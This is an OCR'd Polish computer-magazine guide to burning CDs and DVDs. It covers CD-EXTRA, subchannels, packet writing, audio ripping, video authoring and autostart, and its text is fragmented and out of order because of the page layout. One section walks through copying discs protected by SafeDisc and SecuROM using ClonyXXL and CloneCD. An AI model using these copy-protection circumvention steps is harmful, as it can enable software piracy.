
danych na płycie sprawiał na początku nieco problemów: niektóre starsze stacjonarne odtwarzacze CD próbowały odegrać pierwszą ścieżkę, co kończyło się chrobotem w kolumnach. Przy dość głośnym ustawieniu wzmacniacza zdarzały się uszkodzenia głośników.

Nagrywanie Mixed Mode CD w Nero odbywa się w sposób analogiczny jak płyt z danymi i płyt Audio CD. Lewe okno z zawartością płyty składa się z dwóch części: górnej przeznaczonej na dane komputerowe i dolnej, do której przeciągamy utwory w formacie WAV lub MP3.



CD-EXTRA

Ciekawszy od Mixed Mode jest format CD-EXTRA, znany także pod nazwą **Enhanced CD** lub **CD Plus**. Płyta CD-EXTRA jest z definicji płytą wielosesyjną. Najczęściej składa się z dwóch sesji: pierwszej mieszczącej jedną lub więcej ścieżek audio (maksymalnie 98) i drugiej z danymi. Sesji zawierających dane komputerowe może być więcej.



W ramach drugiej sesji na płycie CD-EXTRA obowiązkowo muszą występować:

- plik **AUTORUN.INF** zgodny z systemem automatycznego startu płyt CD w systemach Windows,


- folder **CDPLUS**, w którym aplikacja do nagrywania umieszcza ogólne informacje

o płycie, a dodatkowo na przykład teksty piosenek, utwory w formacie MIDI,

- folder **PICTURES** zawierający pliki graficzne (zdjęcia, obrazki) skompresowane w formacie MPEG lub innym,

- opcjonalny folder **DATA** z dodatkowymi danymi.

Program Nero samoczynnie generuje wymagane foldery podczas tworzenia kompilacji. Wprowadzamy jedynie wymagane informacje, posługując się do tego celu oknem widoku płyty. Po podwójnym kliknięciu na wybranej ścieżce widzimy dodatkową zakładkę. Informacje wprowadzone na niej zostaną skonwertowane i umieszczone w odpowiednich katalogach CD-EXTRA. Dotyczy to także plików graficznych, które dodajemy przyciskiem, docelowo znajdując się w folderze PICTURES.




Subkanały


Wszystkie sektory płyty CD (2352 bajtów z kodem korekcyjnym) są podczas zapisu uzupełniane 96 bajtami przenoszącymi dodatkowe informacje. Dane te mają charakter szeregowy: każdy bajt przenosi po jednym bicie z subkanałów oznaczonych literami **P, Q, R, S, T, U, V, W**. Subkanałom przypisano konkretne znaczenie:

- kanal **P** wskazuje początek ścieżki poprzez zmianę wartości bitu z 0 na 1.
- kanal **Q** przechowuje informacje o aktualnym czasie ścieżki, numerze ISRC, numerze katalogowym nośnika, rodzaju ścieżki oraz (w obszarze lead-in) zawartość tabeli TOC.
- kanały od **R** do **W** zostały przeznaczone dla potrzeb informacji tekstowych o odtwarzanej ścieżce (CD-TEXT) lub grafice w przypadku płyt CD-G.

Informacje subkanałowe na płycie 700 MB to nieco ponad 33 MB dodatkowych danych, niedostępnych bezpośrednio. Z użytkowego punktu widzenia najprzydatniejszym sposobem wykorzystania informacji subkanałowych jest zapis informacji **CD-TEXT**. Zaznaczając w Nero opcję, uzyskujemy możliwość



dopisania tytułu płyty, wykonawcy, a po podwójnym kliknięciu na wybranej ścieżce w oknie widoku płyty ustalamy tytuł utworu i wykonawcę.





Żegnaj dyskietko



Dysponując nagrywarką, możemy zapomnieć o archaicznych już dyskietkach, nie rezygnując przy tym z wygody użycia, jaką zapewniały

Wielu użytkowników komputerów nadal z pewną dozą niechęci podchodzi do przenoszenia dokumentów za pomocą płyt nagrywalnych. Powodem jest sama procedura nagrywania danych na CD-R(W) wymagająca uruchomienia specjalnej aplikacji oraz dość dużej liczby kliknięć. W starych dobrych czasach po prostu wkładaliśmy dyskietkę do stacji, przeciągaliśmy myszką w Eksploratorze Windows wybrane pliki lub dokumenty, po czym przechodziliśmy z nią do

wościami (patrz ramka DirectCD 5.1 vs InCD 3.52). Niezależnie jednak



iMac Apple'a to znak czasu – pierwszy komputer osobisty bez napędu floppy

od tego, jaki program otrzymaliśmy wraz z nagrywarką, po jego instalacji będziemy mogli zapisywać pliki na CD z wykorzystaniem dowolnego menedżera plików, przykładem Total Commander lub Eksploratora Windows. Jedyny warunek to przeprowadzenie operacji formato-

przypisaną nagrywarkę. Jeśli jednak chcemy odczytać dane z CD sformatowanego do zapisu pakietowego na innym komputerze z czytnikiem CD-ROM, najczęściej trzeba będzie doinstalować specjalny sterownik (na przykład EasyWrite Reader). Jak dotąd, spośród systemów Microsoftu tylko Windows XP potrafi czytać pakietowe CD-RW bez instalacji dodatkowego sterownika odczytu.

Ciekawą funkcją, którą znajdziemy w DirectCD, jest zapis pakietowy na płytach CD-R, czyli do jednokrotnego zapisu. Oczywiście, płyt CD-R tak naprawdę nie formatujemy. Program udostępnia ją do zapisu po wybraniu odpowiedniej opcji. Dane wędrują na pakietowy CD-R jedynie do obszaru środkowego płytki (tak zwany program area), to znaczy tuż za obszarem lead-in i przed lead-out, które to pozostają niezapisane. Taką płytkę odczytamy tylko w nagrywarkę, gdyż zwykłe napędy CD-ROM nie rozpoznają płyt z danymi, bez nagrane- go obszaru lead-in. Dopiero po zapełnieniu całej

płytki wybieramy opcję zapisu struktury formatu ISO-9660 lub UDF. Pozwala to na normalne korzystanie i odczyt danych w innych komputerach z napędami CD.

Problemy z systemami

Do czasu upowszechnienia się lansowanego obecnie formatu zapisu pakietowego CD-Mount Rainier, Read/Write (CD-MRW, patrz ramka obok) jesteśmy skazani na instalację w systemie dodatkowego oprogramowania. Praktycznie wszystkie dostępne na rynku nagrywarki CD-RW wspierają już format Mt. Rainier (do starszych modeli możemy pobrać


DirectCD 5.1 vs InCD 3.52

	DirectCD 5.1	InCD 3.5.20
Wsparcie Mt. Rainier	brak	jest
Zapis pakietowy na CD-R	jest	brak
Kompresja W LOCIE	jest	brak
Sterownik odczytu UDF na płycie	jest	brak
Naprawa błędów systemu plików	jest	brak



Ekspert radzi

Do sprawdzenia, czy nasza nagrywarka obsługuje zapis pakietowy, możemy wykorzystać narzędzie **Nero Info Tool** z pakietu Nero.



innego komputera. Tam operację odwracaliśmy i w naturalny sposób kontynuowaliśmy pracę.


CD zamiast dyskietki

Na szczęście nie musimy rezygnować z intuicyjnego wykorzystania nośnika CD-R(W). Na płycie z oprogramowaniem dołączonym do nagrywarki znajdziemy również aplikację do tak zwanego pakietowego zapisu danych (w blokach na specjalnie przygotowanej płycie). Użytkownicy Nero Burning Rom dostają narzędzie o nazwie InCD, właściele Easy CD Creatora lub WinOnCD otrzymują DirectCD. Ten ostatni charakteryzuje się większymi możli-



wania nośnika CD-RW za pomocą wykorzystywanego do zapisu oprogramowania.

Po formatowaniu płyty CD-RW zachowują się prawie jak dysk twardy. Do zawartości odwołujemy się bezpośrednio przez literę dysku



Format Mount Rainier

Od pewnego czasu czołowi producenci nagrywarek lansują udoskonalony format zapisu pakietowego. Oficjalnie nazwany **CD-MRW (CD-Mount Rainier, Read/Write)**, często pojawia się jako po prostu **Mt. Rainier** lub **EasyWrite**.

Podstawą opracowania CD-MRW jest uproszczenie procedury przygotowania nowej płyty CD-RW do zapisu pakietowego, obsługiwanego głównie przez firmware nagrywarki z niewielką pomocą systemu operacyjnego. Do najważniejszych udogodnień formatu CD-MRW należą:

- **szybkie formatowanie płyty** (odbywające się w tle), pozwalające na zapis danych już po kilkudziesięciu sekundach od rozpoczęcia formatowania,
- **adresowanie bloków o rozmiarze 2 kB**, a nie 64 kB jak dotąd, co zapewnia lepsze wykorzystanie pojemności płyty w przypadku nagrywania dużej liczby małych plików oraz zarządzanie uszkodzonymi sektorami,
- **wydzielony obszar z sektorami zapasowymi** – gdy nagrywarka podczas zapisu wykryje wadliwy sektor, zostanie on oznaczony jako niewidoczny, a dane skierowane do sektora z obszaru zapasowego.

Jednak nowe możliwości mają swoją cenę. Po sformatowaniu jako Mt. Rainier płyty RW o pojemności 700 MB pozostanie nam do użytku 539 MB przestrzeni, natomiast klasyczna płyta z zapisem pakietowym zapewnia nieco ponad 570 MB.



Kopie bezpieczeństwa

Producenci gier i oprogramowania często zabezpieczają krążki CD przed kopiowaniem. Naruszają tym prawa legalnych właścicieli nośników, uniemożliwiając wykonanie kopii zapasowej do użytku osobistego

Najbardziej zaawansowane systemy zabezpieczeń płyt CD są coraz trudniejsze do pokonania. Biorąc pod uwagę skuteczność ochrony przed kopiowaniem, prym wiedzie SafeDisc w wersjach od 2.51. To zabezpieczenie firmy


Macrovision wymaga dużo zachodu podczas prób skopiowania nośnika. W wielu wypadkach CloneCD – najpopularniejszy obecnie program do kopiowania płyt z zabezpieczeniami – wykona kopię CD z Safe Diskiem, ale program (lub gra) po poprawnym zainstalowaniu mimo wszystko nie będzie działać.

Pamiętajmy także o doborze odpowiedniego sprzętu. Nie każda nagrywarka poradzi sobie ze skopiowaniem zabezpieczonych płyt. Najlepsze rezultaty przy kopiowaniu uzyskamy, używając nagrywarki obsługującej tryb odczytu (i zapisu) nazwany DAO-RAW 96. Informacje o trybach odczytu znajdziemy w ramce Tryb DAO-RAW.

Jak kopiować zabezpieczenia

Najprostszy, choć niegwarantujący 100-procentowej skuteczności, sposób na skopiowanie zabezpieczonej płytki stanowi wykorzystanie programów: ClonyXXL i CloneCD. Pierwszy z nich wykrywa sposób, w jaki zabezpieczono płytę, a drugi wykonuje kopie. Dzięki zaimplementowanej w ClonyXXL obsłudze profili CloneCD program ten automatycznie ustawia dla CloneCD odpowiednie dla danego zabezpieczenia opcje odczytu i zapisu. Ekspert pokaże, jak sprawdzić zastosowane zabezpieczenia i ustawić odpowiednie parametry w programie do tworzenia kopii.

1. Po włożeniu płyty do napędu klikamy na . Program wyświetla nazwę znalezionej zabezpieczenia oraz podaje przewidywany stopień trudności procesu kopiowania – im więcej czaszek, tym mniejsze prawdopodobieństwo wykonania prawidłowej kopii płyty. Kontrolujemy opcje na zakładce , a następnie uruchamiamy program CloneCD, klikając na .




2. W głównym oknie CloneCD wybieramy , po czym w następnym kroku zaznaczamy profil odczytu pochodzący z ClonyXXL . Klikając prawym przyciskiem na ikonę profilu, możemy dodatkowo skontrolować ustawienia kopiowania .



3. Następnie określamy folder, w którym zostanie zapisany plik obrazu odczytywanej płyty, i rozpoczynamy proces przenoszenia danych na dysk twardy. W przypadku zabezpieczeń wykorzystujących obecność uszkodzonych sektorów na dysku (jak na przykład SafeDisc) proces ten może trwać dość długo, więc uzbrojmy się w cierpliwość i ignorujemy komunikaty o wykryciu błędów odczytu.

4. Po zrobieniu kopii wyalamy obraz na czystym krążku CD. Klikamy na . Dalej postępujemy analogicznie jak podczas tworzenia obrazu. Pamiętajmy oczywiście o wybraniu profilu utworzonego przez ClonyXXL.



Tryb DAO-RAW

Tryb DAO-RAW pozwala na transfer plików z i na płytę CD bez ingerencji nagrywarki w strukturę danych. Kopiowana jest cała zawartość sektora bit po bicie, bez regeneracji kodów korekcyjnych (w zwykłym trybie DAO, TAO, SAO nagrywarka generuje kody korekcyjne na podstawie danych użytkownika). Wyodrębniamy dwie odmiany trybu DAO-RAW:

DAO-RAW 96, w którym poza zawartością sektora kopiowanych jest dodatkowych 96 bajtów z informacjami subkanałowymi (używany przez niektóre zabezpieczenia, płyty z CD-Text, CD+G).
DAO-RAW 16, oprócz sektora z danymi kopiuje tylko 16 bajtów informacji subkanałowych, co wystarcza do przeniesienia na przykład danych o tytułach z CD-Text, ale może nie wystarczyć do skopiowania niektórych odmian zabezpieczeń.



Ekspert radzi

Warto również zapoznać się z możliwościami innego programu do detekcji zabezpieczeń: CCD4 Profiler. W niektórych przypadkach może on poradzić sobie z zabezpieczeniami, których nie rozpoznał ClonyXXL.



Kłopotliwe zabezpieczenia

SafeDisc2


Każdy CD ma swoją cyfrową sygnaturę, zawartość płyty jest zaszyfrowana specjalnym algorytmem, a na płycie występują uszkodzone sektory. Ze względu na bardzo wyrafinowany sposób tworzenia sektorów z sygnaturą oraz uszkodzonych sektorów, skopiowanie płyty zabezpieczonej nowszymi wersjami SafeDiska (od 2.51) okazuje się z reguły niewykonalne. Tylko niektóre nagrywarki poradzą sobie z SafeDisc2, listę sprawdzonych napędów możemy znaleźć na stronie www.cdinfo.pl

SecuROM

Wykorzystuje unikalny numer identyfikacyjny płyty nadany jej podczas produkcji. Ponieważ numer znajduje się w obszarze z reguły niekopiowanym przez nagrywarki, zainstalowane z kopii oprogramowanie potrafi wykryć ten fakt. Jednak dzięki specjalnym zabiegom (ukrywanie nagrywarki przez CloneCD, modyfikacja obrazu płyty) można wykonać kopię bezpieczeństwa CD zabezpieczonego SecuROM.

LaserLock

Płyta podczas produkcji ma naniesiony laserem specjalny znak rozpoznawczy. Jego obecność jest sprawdzana przez oprogramowanie znajdujące się na płycie w ukrytym katalogu.



Dźwięk bez błędów



Nagranie lub skopiowanie z dobrą jakością, płyty z muzyką nie jest proste. Ekspert spieszy z pomocą


Stosunkowo najprostsze okazuje się wypalenie płyty z gotowych plików WAV, co do których jesteśmy pewni, że są wysokiej jakości. Wystarczy w programie do nagrywania zaznaczyć format CD Audio, następnie przeciągnąć wybrane pliki WAV do okienka z danymi przeznaczonymi do nagrania. Rozpoczyna-

my proces zapisu, określając jednocześnie jego prędkość. Tu czeka na nas jednak pierwsza pułapka. Otóż wypalenie CD Audio z maksymalną prędkością nagrywarki (32x, 40x lub więcej) na jednej z najtańszych płyt z reguły zakończy się późniejszym rozczarowaniem. Stacjonarny odtwarzacz może mieć problemy z poprawnym rozpozna-

nieniem płyty, a sama płyta często zawiera dużą liczbę błędów objawiających się trzaskami w głośnikach. Sektory formatu CD Audio nie mają takiej ilości kodu korekcyjnego, jak format danych przeznaczonych dla komputera. Wysoka prędkość nagrywania przekłada się na zwię-

```
E:\Mp3>lame --decode "03. Grey Area - Slowly.mp3" "03. Grey Area - Slowly.wav"
input: 03. Grey Area - Slowly.mp3 (44.1 kHz, 2 channels, MPEG-1 Layer III)
output: 03. Grey Area - Slowly.wav (16 bit, Microsoft WAVE)
skipping initial 1105 samples (encoder+decoder delay)
Frame# 15951/15951 192 kbps
```

szoną liczbę błędnych bitów w sektorze, z czym korekcja w odtwarzaczu stacjonarnym nie jest w stanie sobie poradzić. Ekspert radzi, by płyty CD Audio nagrywać z prędkością 8x, a maksymalnie 16x – w zależności od jakości posiadanych płyt CD-R i nagrywarki.



Nero umożliwia ręczne ustalanie początków ścieżek i dzielenie długich utworów

Dekodowanie MP3 do WAV

Programy do nagrywania, jak na przykład Nero, potrafią skonwertować pliki MP3 i wypalić je jako ścieżki audio. Wystarczy, że w nowo utworzonej kompilacji CD Audio do okienka z zawartością płyty przeciągniemy pliki MP3 – Nero zamieni je na strumień danych PCM używany do zapisu dźwięku na CD.

Jeśli interesuje nas jak najlepsza jakość konwersji MP3 do

WAV, Ekspert poleca inną drogę – najpierw konwersję oddzielnym kodekiem, a dopiero potem nagrywanie. Jako dekodery empetrójek sprawuje się doskonale jeden z najlepszych względem jakości kompresji do MP3 program LAME. Przykładowa linia poleceń dla dekodera może mieć postać ●. Pewną niedogodnością okazuje się konieczność ręcznego wpisywania nazwy każdego z plików do dekompresji. Tak uzyskane pliki WAV wypalamy w standardowy sposób.

Kopiuujemy płyty CD Audio

Jeśli mamy zamiar wykonać kopię płyty audio, Ekspert radzi wykorzystać najlepszy program do zrywania ścieżek: Exact Audio Copy (EAC). Jego zaawansowane możliwości niemal gwarantują nam

stę. Najważniejszy krok to określenie, czy preferujemy dokładną ekstrakcję, czy bardziej zależy nam na prędkości. Oczywiście zaznaczamy ●.


Klikamy na **Dalej** – program przetestuje nasz napęd i wybierze najlepszy tryb zrywania. Po zakończeniu pracy kreatora w głównym oknie programu wciskamy klawisz **F10**, by skontrolować ustawienia.

Najlepszą jakościowo kombinację opcji widzimy na rysunku ●. Oczywiście nie powinniśmy usta-

wiać jej sami! Zrobi to za nas program podczas drugiego testu ●, który uruchamiamy, klikając tym razem na przycisk ●. Po zamknięciu okienka wciskamy **F9**, przechodząc do innych opcji EAC.




Zaznaczamy dwie opcje: zapewniającą poprawne zgranie końca aktualnej i początku następnej ścieżki ●, co przyda się podczas kopiowania płyt z nagraniem koncertu, oraz ●, która usuwa ciszę (zerowe próbki) z początku i końca ścieżki. Ich nagranie na CD-R nie zakończy się wtedy nadmiernym wydłużeniem przerw między utworami. W głównym oknie programu wpisujemy informacje o nagrywa-

nej płycie ●, a także tytuły poszczególnych utworów ●. Zaznaczamy żądane utwory i przyciskiem ● uruchamiamy proces ekstrakcji do plików WAV.




Uwaga na ASPI


Jeżeli EAC ma problemy z rozpoznaniem napędu lub nie rozpoczyna kopiowania ścieżek audio z płyty, jednym z prawdopodobnych winowajców może się okazać niepoprawnie zainstalowana biblioteka **ASPI** (Advanced SCSI Programmer's Interface). Stanowi ona pomost pomiędzy oprogramowaniem obsługującym nagrywanie/odczyt z CD a samym sprzętem: nagrywarką czy CD-ROM. Odpowiednie oprogramowanie do kontroli poprawności instalacji ASPI ● i jej ewentualnej naprawy ściągniemy ze strony www.cdinfo.pl. Są to pliki **aspi32.exe** i **aspihck.exe**.



uzyskanie bezbłędnych plików WAV nawet z mocno porysowanej płyty.

Podczas pierwszego uruchomienia EAC przywita nas kreatorem konfiguracji napędu do zrywania. Warto już w tym momencie włożyć do CD płytę audio, służącą do przeprowadzenia krótkiego te-





Tajniki zapisu wideo

Jak w domowych warunkach przygotować płytę przeznaczoną dla stacjonarnych odtwarzaczy DVD? Wystarczy odpowiednie narzędzie do kompresji i zwykły program do wypalania krążków

Coraz większą popularnością cieszą się cyfrowe kamery DV. Uzyskane z ich pomocą pliki AVI charakteryzują się wielkimi rozmiarami: jedna minuta filmu w formacie DV to około 230 MB! Ekspert poleca w pierwszej kolejności ich konwersję do bardziej upakowanego formatu, czyli MPEG-2. Pozwoli nam

kompresji dla formatu DVD, co sprawia, że sam proces kodowania nie powinien nikomu nastręczyć jakichkolwiek trudności. Musimy pamiętać tylko o jednym, by ustalić jako wyjście programu dwa oddzielne pliki ze strumieniem wideo (.m2v) i audio (.m2a), a nie pojedynczy plik MPG. Programy do tworzenia struktury DVD Video



Video CD idealne do zdjęć


Jeśli stworzymy nową kompilację (S)VCD w Nero, a do okna z zawartością płyty do nagrania przeciągniemy zamiast pliku MPG pliki graficzne w jednym z rozpoznawanych formatów (JPG, TIF itp.), program utworzy nam dysk CD ze zdjęciami do przeglądania na ekranie te-

lewizora. Oczywiście można je też obejrzeć na komputerze za pomocą jednego z programowych odtwarzaczy filmów DVD, na przykład PowerDVD. Zdjęcia cyfrowe są automatycznie skalowane do rozmiaru 704 x 576 lub 352 x 288 pikseli.



Ekspert radzi

Jeżeli nie mamy oprogramowania do authoringu DVD Video, pozostaje nam ręczna metoda tworzenia miniDVD. Ponieważ stacjonarne odtwarzacze DVD korzystają z systemu plików Universal Data Format (UDF), wybieramy kompilację z menu startowego Nero. Przechodzimy do zakładki **UDF**, gdzie dla pewności możemy włączyć opcję **Wymuszaj tryb zgodności z DVD-Video (wymagane dla Xbox TM)**. Struktūrę folderów tworzymy ręcznie, klikając prawym przyciskiem myszy na pustym obszarze okna i wybierając z menu opcję **Utwórz folder**. Tworzymy foldery o nazwach **AUDIO_TS** i **VIDEO_TS**. Na koniec przeciągamy pliki **IFO**, **BUP** i **VOB** do folderu i wypalamy płytke.




miniDVD

Format **miniDVD** (oznaczany czasami jako **cDVD**) to nic innego jak **DVD**, którego nośnikiem fizycznym jest płyta **CD**. CD ma taką samą strukturę, jak prawdziwe dyski DVD Video, lecz mocno ograniczoną pojemność (do 700 MB). Tym samym, ilość materiału wideo, jaki da się umieścić na miniDVD, nie przekracza kilkunastu minut nagrania. MiniDVD nadaje się idealnie do tworzenia reklam, prezentacji multimedialnych (wideo) o wysokiej jakości, z wielokanałowym dźwiękiem. Możliwość odtworzenia w każdym komputerze z napędem CD jest niezaprzeczalnym atutem miniDVD, a ograniczenie pojemności do kilkunastu minut nie pozwoli nam zanudzić odbiorców.


to na przeniesienie nagrania na płytę DVD lub miniDVD.

Do kompresji MPEG-2 warto wykorzystać program TMPGEnc. Ma on predefiniowane szablony



(składającej się z plików VOB, IFO i BUP w folderze VIDEO_TS) z reguły wymagają oddzielnie określonych plików z obrazem i dźwiękiem.

Następnie łączymy strumienie i tworzymy pliki VOB. Idealnie nadaje się do tego zadania program IfoEdit. Tworzenie płytki rozpoczynamy od wybrania polecenia z menu



W nowym oknie dodajemy przyciskami utworzone wcześniej pliki wideo i audio w formacie MPEG-2. Poniżej ustalamy docelowy folder na dysku, gdzie program utworzy strukturę plików dla DVD Video. Rozpoczynamy pracę programem, klikając na. Po pewnym czasie otrzymujemy gotowe do odtworzenia z dysku nagranie DVD.

O ile dysponujemy nagrywką DVD, możemy nagranie przenieść na krążek. W programie do wypalania tworzymy po prostu nowy projekt DVD Video i wygenerowane przed chwilą pliki .ifo, .bup i .vob umieszczamy w folderze VIDEO_TS projektu. Po nagraniu płyty DVD-R jest już ona gotowa do oglądania w stacjonarnych odtwarzaczach DVD.



Formaty zapisu wideo

Format:	Video CD (PAL)	Super Video CD (PAL)	DVD Video (PAL)
Standardowy bitrate strumienia wideo:	1150 kbit/s CBR (stała)	maksimum 2520 kbit/s VBR (zmienna)	maksimum 9,8 Mb/s CBR lub VBR
Algorytm kompresji:	MPEG-1	MPEG-2	MPEG-2
Rozdzielczość klatki:	352 x 288 pikseli	480 x 576 pikseli	720/704 x 576 lub 352 x 576/288 pikseli
Odswieżanie:	25 klatek/s	25 klatek/s	25 klatek/s
Prędkość bitowa strumienia audio:	224 kbit/s CBR	od 32 do 384 kbit/s VBR	od 32 do 912 kbit/s VBR
Fotografie:	704 x 576 lub 352 x 288 pikseli	704 x 576 lub 352 x 288 pikseli	jako strumień MPEG-2, 720/704 x 576
Uwagi:	Sumaryczna prędkość strumienia wideo i audio odpowiada prędkości odczytu najstarszych odtwarzaczy, czyli 1x (172 kB/s dla sektorów trybu 2 mode 2 z 2324 bajtami danych użytkownika). Oznacza to, że na standardowej, 80-minutowej płycie CD-R (700 MB) zmieścimy także około 80 minut nagrania wideo z dźwiękiem. Jakość filmu Video CD odpowiada nagraniom VHS.	Ze względu na zwiększenie rozdzielczości klatki wideo, a także dzięki użyciu bardziej zaawansowanego algorytmu MPEG-2 o zmiennej prędkości bitowej, filmy w formacie Super Video CD charakteryzują się znacznie lepszą jakością w porównaniu z Video CD. Na typowej płycie 700 MB zapiszemy od około 35 do 60 minut filmu, co oznacza, że na większość filmów będziemy musieli przeznaczyć aż trzy płyty.	Dla filmów niskiej rozdzielczości dopuszcza się również algorytm MPEG-1.




Automatyczny start płyt CD

Nasze krążki mogą po włożeniu do napędu uruchomić odpowiednią aplikację lub wyświetlić proste menu. Ekspert pokaże, jak zrobić autostart dla wypalonych płyt

Za proces automatycznego uruchamiania odpowiada mechanizm autostartu wprowadzony do systemów Microsoftu po raz pierwszy w Windows 95. Opiera się on na specjalnym pliku tekstowym o nazwie **autorun.inf**

Tworzymy autostart


Najczęściej spotykany plik **autorun.inf** przeznaczony jest do uruchomienia instalatora aplikacji zamieszczonej na krążku. Zazwyczaj ma on postać



Autostart wywołuje program **setup.exe** z głównego folderu płytki oraz zmienia domyślną ikonę na-


Ekspert radzi

Linia definiująca plik ikony może się różnić od polecenia otwarcia pliku. Możemy wpisać nazwę pliku ikony



